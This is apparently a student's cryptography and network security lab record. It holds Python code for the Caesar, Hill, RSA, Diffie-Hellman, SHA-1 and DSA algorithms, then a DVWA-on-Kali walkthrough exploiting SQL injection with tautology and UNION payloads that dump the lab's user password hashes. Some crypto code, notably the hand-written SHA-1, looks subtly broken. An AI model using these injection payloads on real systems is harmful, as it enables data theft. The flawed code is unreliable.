Week – 1

Aim: To write a python program that can implement Caesar Cipher Algorithm

Program Code:

```
def encrypt(msg, s):
    c = ""
    for i in msg:
        if i.isalpha():
            a = chr((ord(i.upper()) - 65 + s) % 26 + 65)
            c += a if i.isupper() else a.lower()
        else:
            c += i
    return c
def decrypt(c, s):
    msg = ""
    for i in c:
        if i.isalpha():
            a = chr((ord(i.upper()) - 65 - s) % 26 + 65)
            msg += a if i.isupper() else a.lower()
        else:
            msg += i
    return msg
msg = input("Enter any Plain Text: ")
s = int(input("Enter the Shift Value = "))
print("The Encrypted Text is: " + encrypt(msg, s))
print("The Decrypted Text is: " + decrypt(encrypt(msg, s), s))
```

Output:

```
Enter any Plain Text: Hello,World
Enter the Shift Value = 3
The Encrypted Text is: Khoor,Zruog
The Decrypted Text is: Hello,World
```

Week – 2

Aim: To write a python program that can implement Hill Cipher Algorithm

Program Code:

```
import numpy as np

def create_matrix(key):
    m = [[0]*3 for i in range(3)]
    for i in range(3):
        for j in range(3):
            m[i][j] = ord(key[3*i+j])%65
    return m

def encrypt(P,K):
    C = [0,0,0]
    C[0] = (K[0][0]*P[0] + K[1][0]*P[1] + K[2][0]*P[2]) % 26
    C[1] = (K[0][1]*P[0] + K[1][1]*P[1] + K[2][1]*P[2]) % 26
    C[2] = (K[0][2]*P[0] + K[1][2]*P[1] + K[2][2]*P[2]) % 26
    return C

def Hill(msg,K):
    cipher_text = []
    for i in range (0,len(msg),3):
        P = [0,0,0]
        for j in range (3):
            P[j] = ord(msg[i+j])%65
        C = encrypt(P,K)
        for j in range (3):
            cipher_text.append(chr(C[j] + 65))
    return "".join(cipher_text)

def MatrixInverse(K):
    det = int(np.linalg.det(K))
    det_multiplicative_inverse = pow(det, -1, 26)
    K_inv = [[0] * 3 for i in range(3)]
    for i in range(3):
```

```
        for j in range(3):
            Dji = K
            Dji = np.delete(Dji, (j), axis=0)
            Dji = np.delete(Dji, (i), axis=1)
            det = Dji[0][0]*Dji[1][1] - Dji[0][1]*Dji[1][0]
            K_inv[i][j] = (det_multiplicative_inverse * pow(-1,i+j) * det) % 26
    return K_inv

message = "AUSTRALIA"
key = "RRFVSVCCT"
#Create the matrix K that will be used as the key
K = create_matrix(key)
print(K)
# C = P * K mod 26
cipher_text = Hill(message, K)
print ('Cipher text: ', cipher_text)
# Decrypt
# P = C * K^-1 mod 26
K_inv = MatrixInverse(K)
plain_text = Hill(cipher_text, K_inv)
print ('Plain text: ', plain_text)
```

Output:

```
[[17, 17, 5], [21, 18, 21], [2, 2, 19]]
Cipher text:  OGIEFKRTP
Plain text:  AUSTRALIA
```

Week – 3

Aim: To write a python program that can implement RSA Algorithm

Program Code:

```
from sympy import mod_inverse
from math import gcd
def fn_value(x):
  y = 2
  while True:
    if(gcd(x,y)==1):
      return y
    else:
      y += 1

p, q, m = 89, 101, int(input("Enter the Key Value = "))
n, fn = p * q,(p-1) * (q-1)
e = fn_value(fn)
d, c= mod_inverse(e,fn), pow(m,e,n)
print("p =",str(p),",q =",str(q),"n =",str(n))
print("f(n) =",str(fn),",e =",str(e),"d =",str(d))
print("Public Key (e,n) = (",str(e),",",str(n),")")
print("Private Key (d,n) = (",str(d),",",str(n),")")
print("Cipher Text: ",str(c))
print("Plain Text: ",str(pow(c,d,n)))
print("Successfully Encrypted and Decrypted the Text")
```

Output:

```
p = 89 ,q = 101 n = 8989
f(n) = 8800 ,e = 3 d = 5867
Public Key (e,n) = ( 3 , 8989 )
Private Key (d,n) = ( 5867 , 8989 )
Enter the Key Value = 99
Cipher Text:  8476
Plain Text:  99
Successfully Encrypted and Decrypted the Text
```

Week – 4

Aim: To write a program that implements Diffie – Hellman Key Exchange Algorithm

Program Code:

```
import random
from sympy import isprime
from sympy import primitive_root

def fn_prime():
   while True:
      n = random.randint(100,500)
      if isprime(n):
         return n

q = 241
a = primitive_root(q)
print("q = 241, Primitive Root 'a' =",str(a))
Xa,Xb = list(map(int,input("Enter the values of Private Keys Xa & Xb= ").split()))
Ya,Yb = pow(a,Xa,q),pow(a,Xb,q)
print("Ya = ",str(Ya),",Yb = ",str(Yb))
key1,key2 = pow(Ya,Xb,q),pow(Yb,Xa,q)
print("Key1 = ",str(key1),"Key2 = "+str(key2))
if key1 == key2 :
   print("Keys are equal. Hence Algorithm is verified")
```

Output:

```
q = 241, Primitive Root 'a' = 7
Enter the values of Private Keys Xa & Xb= 100 190
Ya =  181, Yb =  2
Key1 =  16, Key2 = 16
Keys are equal. Hence Algorithm is verified
```

Week – 5

Aim: To write a python program that can implement SHA-1 Algorithm

Program Code:

```
def hex2bin(inp):
   val = bin(int(inp,16))[2:]
   val = '0'*(32-len(val)) + val
   return val
def bin2hex(inp):
   res = ""
   for i in range(len(inp)//4):
      hexa = inp[i*4:(i+1)*4]
      deci = int(hexa,2)
      res += hex(deci)[2:]
   return res
def lcs(msg,n):
   return msg[n:]+msg[:n]
def xor(a,b):
   res = ""
   for i in range(len(a)):
      if a[i] == b[i]:
         res += '0'
      else:
         res += '1'
   return res
def and_(a,b):
   res = ""
   for i in range(len(a)):
      if a[i] == '1' and b[i] == '1':
         res += '1'
      else:
         res += '0'
   return res
def or_(a,b):
   res = ""
   for i in range(len(a)):
```

```
        if a[i] == '1' or b[i] == '1':
            res += '1'
        else:
            res += '0'
        return res
def not_(a):
    res = ""
    for i in a:
        if i == '0':
            res += '1'
        else:
            res += '0'
    return res
def getMsg(string):
    M = ""
    for i in inp:
        x = ord(i)
        string = bin(x)[2:]
        if len(string) !=8 :
            string = '0'*(8-len(string)) + string
        M += string
        lstr = len(M)
        if len(M) != 448:
            M += "1"
            M += (448-len(M))*'0'
    lenPart = bin(lstr)[2:]
    lenPart = '0'*(64-len(lenPart)) + lenPart
    M += lenPart
    return M
def getChuncks(M):
    words = ['']*80
    for i in range(16):
        words[i] = M[i*32:(i+1)*32]
    for i in range(16,80):
        words[i] = xor(xor(words[i-3] ,words[i-8]) ,xor( words[i-14], words[i-16]))
        words[i] = lcs(words[i],1)
```

```
    return words
def f(i,b,c,d):
    if i <= 19:
        res = or_(and_(b,c),and_(not_(b),d))
    elif i<40 or i >= 60:
        res = xor(xor(b,c),d)
    elif i < 60:
        res = or_(or_(and_(b,c),and_(b,d)),and_(c,d))
    return res
def k(i):
    if i < 20:
        res = hex2bin('5a827999')
    elif i < 40:
        res = hex2bin('6ed9eba1')
    elif i < 60:
        res = hex2bin('8f1bbcdc')
    else:
        res = hex2bin('ca62c1d6')
    return res
def sum(a,b):
    x,y = int(a,2), int(b,2)
    z = x + y
    num = bin(z)[2:]
    if len(num) < 32:
        num = '0'*(32-len(num)) + num
    else:
        num = num[-32:]
    return num
def rounds(words,a,b,c,d,e):
    temp = ""
    for i in range(80):
        temp = sum(lcs(a,5),f(i,b,c,d))
        temp = sum(temp,e)
        temp = sum(temp,words[i])
        temp = sum(temp,k(i))
        e = d
```

```
        d = c
        c = lcs(b,30)
        b = a
        a = temp
    return (a,b,c,d,e)
def eval(M):
    h1 = hex2bin('67452301')
    h2 = hex2bin('efcdab89')
    h3 = hex2bin('98badcfe')
    h4 = hex2bin('10325476')
    h5 = hex2bin('c3d2e1f0')
    h1 = '0'*(32-len(h1)) + h1
    h2 = '0'*(32-len(h2)) + h2
    h3 = '0'*(32-len(h3)) + h3
    h4 = '0'*(32-len(h4)) + h4
    h5 = '0'*(32-len(h5)) + h5
    M = getMsg(inp)
    words = getChuncks(M)
    lst = rounds(words,h1,h2,h3,h4,h5)
    h1 = sum(h1,lst[0])
    h2 = sum(h2,lst[1])
    h3 = sum(h3,lst[2])
    h4 = sum(h4,lst[3])
    h5 = sum(h5,lst[4])
    fin = h1 + h2 + h3 + h4 +h5
    final = bin2hex(fin)
    return final
inp = input("Enter any Msg: ")
hash = eval(inp)
print("SHA-1 Hash is:", hash)
```

Output:

Enter any msg: Hello,World

Given Msg: Hello,World

SHA-1 Hash: 4d984ec3e1ffabff374c44d9cbf224c13755a0e0

Week – 6

Aim: To write a python program that can implement NIST Digital Signature Algorithm

Program Code:

```
from cryptography.hazmat.primitives.asymmetric import dsa
from cryptography.hazmat.primitives import hashes

# generate DSA key pair
pvt = dsa.generate_private_key(key_size=1024)
pub = pvt.public_key()

# create a msg1 to sign
msg1 = b"Hello"

# sign the msg1 with the private key
signature = pvt.sign(msg1, hashes.SHA256())

# create a modified msg1 to invalidate the signature
msg2 = b"Goodbye, world!"

# verify the signature with the public key
try:
   pub.verify(signature, msg1, hashes.SHA256())
   print("Signature is valid")
   pub.verify(signature, msg2, hashes.SHA256())
except:
   print("Signature is invalid")
```

Output:


```
Signature is valid
Signature is invalid
```

Week – 7

Aim: To Exploit SQL injection flaws on a sample website using Kali Linux.

Steps of Kali Linux Installation:

- Download VMWare Workstation Player and Load Kali Linux OS into it.



- Open Kali Linux, with default username and password as 'Kali' and 'Kali'.
- Open Terminal and Download DVWA application from GitHub using command:

sudo git clone https://www.github.com/digininja/DVWA

- Change the permissions to the folder DVWA using 'chmod' command.

```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo git clone https://github.com/digininja/DVWA
Cloning into 'DVWA'...
^[[B^[[B^[[B^[[B^[[B^[[Bremote: Enumerating objects: 3990, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 3990 (delta 0), reused 3 (delta 0), pack-reused 3986
Receiving objects: 100% (3990/3990), 1.79 MiB | 1.31 MiB/s, done.
Resolving deltas: 100% (1858/1858), done.

┌──(kali㉿kali)-[/var/www/html]
└─$ sudo chmod -R 777 DVWA
```

- Navigate to 'DVWA/Config/config.inc.php.dist' and make a copy with name 'config.inc.php'
- Now, Open 'config.inc.php' file in Nano Editor.

```
┌──(kali㉿kali)-[/var/www/html]
└─$ cd DVWA/config

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ ls
config.inc.php.dist

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo cp config.inc.php.dist config.inc.php

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo nano config.inc.php
```

- After opening the file, check the username and password of DVWA application, Edit if you want.

```
File  Actions  Edit  View  Help
  GNU nano 6.3                                        config.inc.php *
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwau';
$_DVWA[ 'db_password' ] = 'dvwap';
$_DVWA[ 'db_port'] = '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '';
$_DVWA[ 'recaptcha_private_key' ] = '';
```

- Now, install MySql Server using following command:

sudo apt install default-mysql-server

- Now, start the service and check the status in SystemCTL.

```
File  Actions  Edit  View  Help
┌──╼$ sudo apt install default-mysql-server
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
default-mysql-server is already the newest version (1.0.8).
0 upgraded, 0 newly installed, 0 to remove and 1319 not upgraded.

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo service mysql start

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ systemctl status mysql
● mariadb.service - MariaDB 10.6.8 database server
     Loaded: loaded (/lib/systemd/system/mariadb.service; disabled; vendor preset: disabled)
     Active: active (running) since Thu 2022-11-24 05:56:35 EST; 2s ago
       Docs: man:mariadbd(8)
             https://mariadb.com/kb/en/library/systemd/
    Process: 3239 ExecStartPre=/usr/bin/install -m 755 -o mysql -g root -d /var/run/mysqld (code=exited, status=0/SUCCESS)
    Process: 3241 ExecStartPre=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exited, status=0/SUCCESS)
    Process: 3245 ExecStartPre=/bin/sh -c [ ! -e /usr/bin/galera_recovery ] && VAR= ||   VAR=`cd /usr/bin/..; /usr/bin/galera_recovery`; [ $? -eq 0 ]  && s>
    Process: 3291 ExecStartPost=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exited, status=0/SUCCESS)
    Process: 3293 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/SUCCESS)
   Main PID: 3274 (mariadbd)
     Status: "Taking your SQL requests now..."
      Tasks: 14 (limit: 2283)
     Memory: 98.7M
        CPU: 1.733s
     CGroup: /system.slice/mariadb.service
             └─3274 /usr/sbin/mariadbd
```

- Now, Open MySql Terminal and Create a DVWA user with past credentials and Grant him all privileges on DVWA folder.

```
┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.8-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create user 'dvwau'@'127.0.0.1' identified by 'dvwap';
Query OK, 0 rows affected (0.004 sec)

MariaDB [(none)]> grant all privileges on DVWA.* to 'dvwau'@'127.0.0.1' identified by 'dvwap';
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit
Bye
```

- Now, Install PHP using following command:

sudo apt install php

- Now, Install PHP extensions required.

sudo apt install php-{extension1,extension2,..}

- Now, Navigate to 'php/8.1/apache2' folder and Open 'php.ini' file in Nano editor.
- In that file, Make sure these two fields are set to be On.

allow_url_fopen

allow_url_include

```
;;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; https://php.net/from
;from="john@doe.com"

; Define the User-Agent string. PHP's default setting for this is empty.
; https://php.net/user-agent
;user_agent="PHP"

; Default timeout for socket based streams (seconds)
; https://php.net/default-socket-timeout

^G Help      ^O Write Out   ^W Where Is    ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File   ^\ Replace     ^U Paste     ^J Justify   ^/ Go To Line
```

- Now, Start the apache2 server and Check the status in systemCTL.


```
┌──(kali㉿kali)-[/etc/php/8.1/apache2]
└─$ sudo nano php.ini

┌──(kali㉿kali)-[/etc/php/8.1/apache2]
└─$ sudo service apache2 start

┌──(kali㉿kali)-[/etc/php/8.1/apache2]
└─$ systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: active (running) since Thu 2022-11-24 06:01:19 EST; 5s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 4619 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 4636 (apache2)
      Tasks: 6 (limit: 2283)
     Memory: 22.4M
        CPU: 249ms
     CGroup: /system.slice/apache2.service
             ├─4636 /usr/sbin/apache2 -k start
             ├─4638 /usr/sbin/apache2 -k start
             ├─4639 /usr/sbin/apache2 -k start
             ├─4640 /usr/sbin/apache2 -k start
             ├─4641 /usr/sbin/apache2 -k start
             └─4642 /usr/sbin/apache2 -k start

Nov 24 06:01:19 kali systemd[1]: Starting The Apache HTTP Server ...
Nov 24 06:01:19 kali apachectl[4635]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'Ser>
Nov 24 06:01:19 kali systemd[1]: Started The Apache HTTP Server.
lines 1-20/20 (END)
```

- Now, Open any browser and Go to Local Host:

http://127.0.0.1/dvwa.login.php

- Enter the Credentials, admin as username and password as password.

- Navigate to, DVWA Security and Set it as **Low**



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low Submit

SQL Injection Exploitation:


- Now, Navigate to SQL Injection and Enter any user ID, It will display the details of user with given user_ID.

- Now, Give a True Condition that satisfies a 'MySQL' Query like:

  "or '0'='0'#"


- Now, all the users details will be displayed.

- We can even know the User details and Database details by adding UNION condition.




- We will able to know the tables belonging to USERS by checking tables in the schema with string as 'USER%'.

- After retrieving the table names, we can retrieve Column's names from them.



- Now, After getting the column names, we can easily retrieve the data in the table using SELECT command.


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: SQL Injection
User ID:
Submit
ID: %' and 1=0 union select first_name,password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: %' and 1=0 union select first_name,password from users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03
ID: %' and 1=0 union select first_name,password from users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: %' and 1=0 union select first_name,password from users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: %' and 1=0 union select first_name,password from users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More Information